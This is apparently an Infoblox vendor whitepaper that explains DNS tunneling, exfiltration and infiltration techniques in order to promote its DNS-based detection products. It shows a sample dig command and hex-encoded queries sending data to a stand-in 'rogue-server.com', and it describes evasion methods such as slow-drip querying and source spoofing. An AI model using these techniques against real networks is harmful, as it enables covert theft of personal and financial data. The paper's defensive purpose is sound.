infoblox

WHITEPAPER

DATA EXFILTRATION THROUGH SERVICE PROVIDER DNS INFRASTRUCTURE

CLOSE BACK DOOR ACCESS
TO YOUR SUBSCRIBERS'
SENSITIVE DATA

TABLE OF CONTENT

INTRODUCTION

While the Domain Name System (DNS) hasn't changed much since Paul Mockapetris invented it in 1983, the skills and capabilities of today's hackers have advanced considerably. DNS is a globally deployed routing and caching overlay network that connects public networks, corporate networks and the Internet. The pervasiveness of its use and open-source nature of the technology make it extremely vulnerable to distributed denial-of-service (DDoS) attacks and therefore raises serious questions: Is it sufficiently secure? Is it vulnerable to data breaches? The answer is that DNS can be abused in all sorts of unconventional ways that make it the perfect backdoor for hackers seeking to steal sensitive data.

Service providers need to protect their own corporate data and the personally identifiable data of their subscribers stored in their databases. They also need to protect their subscribers and enterprise customers from becoming hacking victims through their own unintentional downloading of malware and other threats. Against a backdrop of increasing attacks, service providers have come to realize that their subscribers highly value security. As a result, securing all aspects of a subscriber's experience has moved from a "checklist item" to a source of differentiation and competitive advantage. By proactively blocking access to malicious domains, identifying infected devices and mitigating active DNS tunneling and data exfiltration activities, service providers can increase their value to their subscribers, improve subscriber satisfaction and reduce the risk of service disruption.

This paper lays out the tactics that hackers use to exploit DNS for purposes of DNS tunneling and data exfiltration. It also introduces Infoblox's unique use of analytics based on artificial intelligence and machine learning (AI/ML) that enable service providers to detect and automatically block zero-day DNS tunneling and data exfiltration.

STEALING DATA—WHY AND WHAT KIND?

DNS is increasingly being used as a pathway for data exfiltration either by malware-infected devices or by malicious insiders. A 2016 Infoblox Security Assessment Report found that 40 percent—nearly half—of files tested by Infoblox show evidence of DNS tunneling. This DNS tunneling can often include tunneling IP protocol traffic to exfiltrate data. Cybercriminals know that DNS is a well-established and trusted protocol and have figured out that many organizations do not examine their DNS traffic for malicious activity. DNS tunneling enables these cybercriminals to insert malware or pass stolen information into DNS queries, creating a covert communication channel that bypasses most firewalls. While there are quasi-legitimate uses of DNS tunneling, many instances of tunneling are malicious.

Clearly DNS tunneling and data exfiltration pose significant threats to service provider networks and to subscribers and enterprise customers. What types of data can be stolen from subscribers and enterprise customers? They vary and may include:

- Personally identifiable information (PII) such as Social Security numbers
- Regulated data related to Payment Card Industry Data Security Standard (PCI DDS) and Health Insurance Portability and Accountability Act (HIPAA) compliance
- Intellectual property that gives an organization a competitive advantage
- Other sensitive information, such as credit card numbers, company financials, payroll information and emails

Malicious insiders either establish a DNS tunnel from within the network or encrypt and embed chunks of the data in DNS queries. Data can be decrypted at the other end and put back together to get the valuable information.

Motivations vary from hacktivism and espionage to financial wrongdoing, where the data can be easily sold for a significant profit in the underground market.

DNS AS A TRANSPORT PROTOCOL

Both service providers and enterprises have multiple defense mechanisms and security technologies in place, such as next-generation firewalls, intrusion detection and prevention systems (IDSs and IPSs) and security gateways. So how can hackers use DNS to transport data across multiple layers of carefully crafted defense mechanisms?

From the outset, DNS was designed as an open and trusted protocol. It did not have security safeguards because at the time it was created, Internet threats of the type we see today did not exist. As a consequence, DNS remains vulnerable to hackers and malicious insiders. To fully understand its vulnerabilities, it is important to understand DNS messages.

There are two types of DNS messages, queries and replies, and they both have the same format. Each message consists of a header and four sections: question, answer, authority and additional. The header field "flags" control the content of these four sections, but the structure of all DNS messages is the same.

Various objects and parameters in the DNS have size limits. The size limits are listed below. Some can be easily changed, while others are more fundamental.

Labels	63 octets or fewer
Names	255 octets or fewer
TTL	Positive of a signed 32-bit number
UDP message	512 octets or fewer

What does this mean? Hackers have as a base 512 octets to "encode" data in UDP messages to avoid detection. They can also embed signaling information or light encoding in some of the labels or names spaces and get away with it.

Data Exfiltration

Data exfiltration via DNS can involve placing some value string in the names section (up to 255 octets) or the UDP messages section (up to 512 octets), formatted as a query, and then sending it to a rogue DNS server that logs the query (Fig. 1).



Figure 1: Data exfiltration via DNS queries.

Hackers set up a name server with query logging enabled. This name server will be the "catch server" for the sensitive data that is being stolen. It runs a basic installation of BIND and is accessible from the Internet. It can even hide behind a cable modem, as long as port 53 is passed to it.

Let's say the rogue server's IP address is 192.168.1.25. An infected client or a client that belongs to a malicious insider who is trying to steal data can query that rogue server with the following string:

```
>dig @192.168.1.25 my.name.rogue-server.com
```

In the syslog of the rogue server, the following message gets logged.

info client 192.168.1.202#55648 (my.name.rogue-server.com): query: my.name. rogue- server. com IN A + (192.168.1.25)

As you can see, although this is a simplified example, the data, which in this case is "my. name," can be easily transmitted out. The common methods of actual data transmission are a bit more secretive than this example. Hackers employ data encoding algorithms to move the data, thus obscuring and sometimes compressing the content and frequently chopping it into random sizes. For example, the queries might look something like this:

```
0a55504b01021503140008000800.rogue-server.com 104b68426c86ad
7391000000de000000.rogue-server.com
1c000c0000000000000000.rogue-server.com
40a481764a31005f5f4d.rogue-server.com
41434f53582f426561.rogue-server.com
```

This example is binary, converted to HEX for transmission and re-assembled on the receiving end. The actual data could be medical records, Social Security numbers, dates of birth or other sensitive information.

Of course, cybercriminals can employ other clever methods, such as ID tagging and sequence numbering. Such methods are especially effective when tagging transactions (like credit card purchases), in which the sequence of events might tell us which bits are names, numbers or card verification value (CVV) numbers. This sort of tagging is specifically true of the FrameWorkPOS malware.

With thousands of potential DNS queries going out of a network as part of an exfiltration attempt, it might seem like a trivial task to catch such a method of transport, but thieves are clever about avoiding detection. They use methods such as slow drip, which sends queries at a controlled slower pace to prevent the rate from jumping high and setting off alerts. Another method they use is source IP spoofing, in which the source IP is rewritten in the queries, so that it looks as if the queries are coming from many different clients. Proper network security should catch this subterfuge at the switch port, but you might be surprised at how often the technique succeeds.

Data Infiltration

We have seen how data leakage can happen, but what about using DNS to move data into a network? Hackers can use DNS to move a payload or sneak in malicious code. It's easier than you think.

Much like data exfiltration, DNS infiltration relies on the assumption that a client can send DNS queries and receive responses (since every client relies on this behavior). Hackers can take a binary, prepare it for transport by coding it (maybe as HEX) and then load it into TXT records on their rogue servers.

The client then sends queries to its programmed command and control server and, using the replies to these queries, gathers the information it needs. This information could either be additional malware code or explicit instructions on when and how to act. Because this DNS infiltration relies on DNS queries, and the bad actor controls both the initial malware installation and the DNS server sending responses, these messages can be paced and encrypted as the bad actor chooses. On click or exploit, the code is downloaded from DNS and assembled by a client.

Now that hackers can send and receive data via DNS, the concept of DNS as a covert transport protocol becomes clear.

TUNNELING WITH DNS

Against service provider networks, the most common use of DNS tunneling is the bypass of security and billing mechanisms to gain access to premium services such as Wi-Fi. But all sorts of things can be tunneled (SSH or HTTP) over DNS, encrypted and compressed—much to the dismay of network administrators and security staff.

DNS tunneling has been around for a long time. There are several popular tunneling tool kits such as Iodine, which is often considered the gold standard, OzymanDNS, SplitBrain, DNS2TCP, TCP-over-DNS and others. There are also newer contenders that allow for tunneling at a much faster pace and offer lots of features. Even some commercial services have popped up offering VPN service over DNS, thus allowing subscribers to bypass many Wi-Fi security controls. Most of these tools have specific signatures that can be used for detection and mitigation.

INFOBLOX FOR DNS DATA EXFILTRATION PROTECTION

Infoblox Threat Insight

Some security solutions claim to offer protection against DNS exfiltration, but the truth is that they are limited in what they can and cannot protect against. Infoblox Threat Insight detects and automatically blocks attempts to steal intellectual property via DNS without the need for additional network infrastructure. It uses real-time AI/ML-based analytics on DNS queries to accurately detect the presence of data.

Available as part of BloxOne™ Threat Defense for service providers, Threat Insight protects against both sophisticated data exfiltration techniques and off-the-shelf tunneling tool kits. Infoblox is the first vendor to offer a DNS infrastructure solution with built-in analytics to detect and block DNS tunneling and data exfiltration.

Key features of Threat Insight include:

- **Active blocking of data exfiltration:** Threat Insight not only detects but also automatically blocks communications to destinations associated with data exfiltration attempts. The engine adds destinations associated with data exfiltration automatically to the blacklist/response policy zone (RPZ) feed. In addition, Infoblox Grid-wide updates are sent to all Infoblox members with DNS firewalling/RPZ capability to scale enforcement to all parts of the network.
- **Unique technology:** Infoblox Threat Insight is a unique technology that uses machine learning to perform real-time streaming analytics on live DNS queries to detect data exfiltration. The analytics engine examines host.subdomain and TXT records in DNS queries and uses entropy, lexical analysis and time series to determine the presence of data in queries (Fig. 2). This technique maximizes chances of detecting new methods of exfiltration, even those that don't have standard signatures, based on query behavior and patterns.



Figure 2: Analyticaltechniques used in Infoblox Threat Insight.

- **Visibility:** Infoblox provides visibility into the infected devices or potential rogue employees by providing detailed information, such as device type, IP address, MAC address and, most importantly, the user associated with the device trying to exfiltrate data. This visibility reduces time to repair and accelerates remediation.

Signature-Based Detection of DNS Tunneling: Infoblox Advanced DNS Protection for Service Providers

In addition to query behavior–based detection of data exfiltration via DNS, Infoblox Advanced DNS Protection for service providers has several threat protection rules that can detect popular DNS tunneling tool kits and malware packages such as Iodine. This detection is based on the well-known signatures of standard tunneling tool kits that infected clients or malicious insiders might be using and allows immediate blocking of tunneling attempts without any thresholds.

Working with Data-Loss Prevention Solutions

Most data-loss prevention (DLP) solutions protect against data leakage via email, web, FTP and other vectors by monitoring data at rest, in motion and in use. However, they are not designed to monitor DNS-based exfiltration. BloxOne Threat Defense complements traditional DLP solutions by closing this gap and preventing DNS from being used as a backdoor for data theft. The most effective way to address DNS-based data exfiltration is to have intelligent detection capabilities built directly into the DNS infrastructure.

Automating Threat Response through Integration

While detection and blocking of data exfiltration attempts are critical, it is also important to ensure fast remediation of infected devices. Such rapid response can be achieved by tighter integration between detection technologies and endpoint remediation solutions. Infoblox integrates with leading endpoint solutions such as Carbon Black to provide indicators of compromise when an endpoint is trying to exfiltrate data. Using this intelligence, Carbon Black automatically bans the malicious processes from future execution and connection, thereby effectively quarantining the infected endpoint and preventing data from being exfiltrated, even if the device is outside the enterprise.

In addition, Infoblox exchanges valuable network and security event information with Network Access Control (NAC) solutions and vulnerability scanners to automate security response and timeliness. Infoblox sends early warning of compromised devices (trying to exfiltrate data) to these solutions, which can then perform a real-time scan or quarantine the devices.

Finally, Infoblox automatically integrates with security information and event management (SIEM) and security orchestration, automation and response (SOAR)technologies or homegrown user behavior analytics solutions to provide rich contextual data such as OS type, user information and DHCP lease information of compromised devices.

SUMMARY

Data theft is one of the most serious risks facing a service provider's subscribers and enterprise customers. DNS is frequently used as a pathway for data exfiltration because common security controls do not inspect it. Through BloxOne Threat Defense, service providers are able to turn DNS from a major pathway for data exfiltration into their most effective security asset. BloxOne Threat Defense protects against the most sophisticated data exfiltration techniques. In harnessing DNS, which is close to the endpoints and ubiquitous, BloxOne Threat Defense enables service providers to vastly improve their security posture without the need for additional hardware.

Corporate Headquarters
2390 Mission College Blvd, Ste. 501
Santa Clara, CA 95054

+1.408.986.4000
www.infoblox.com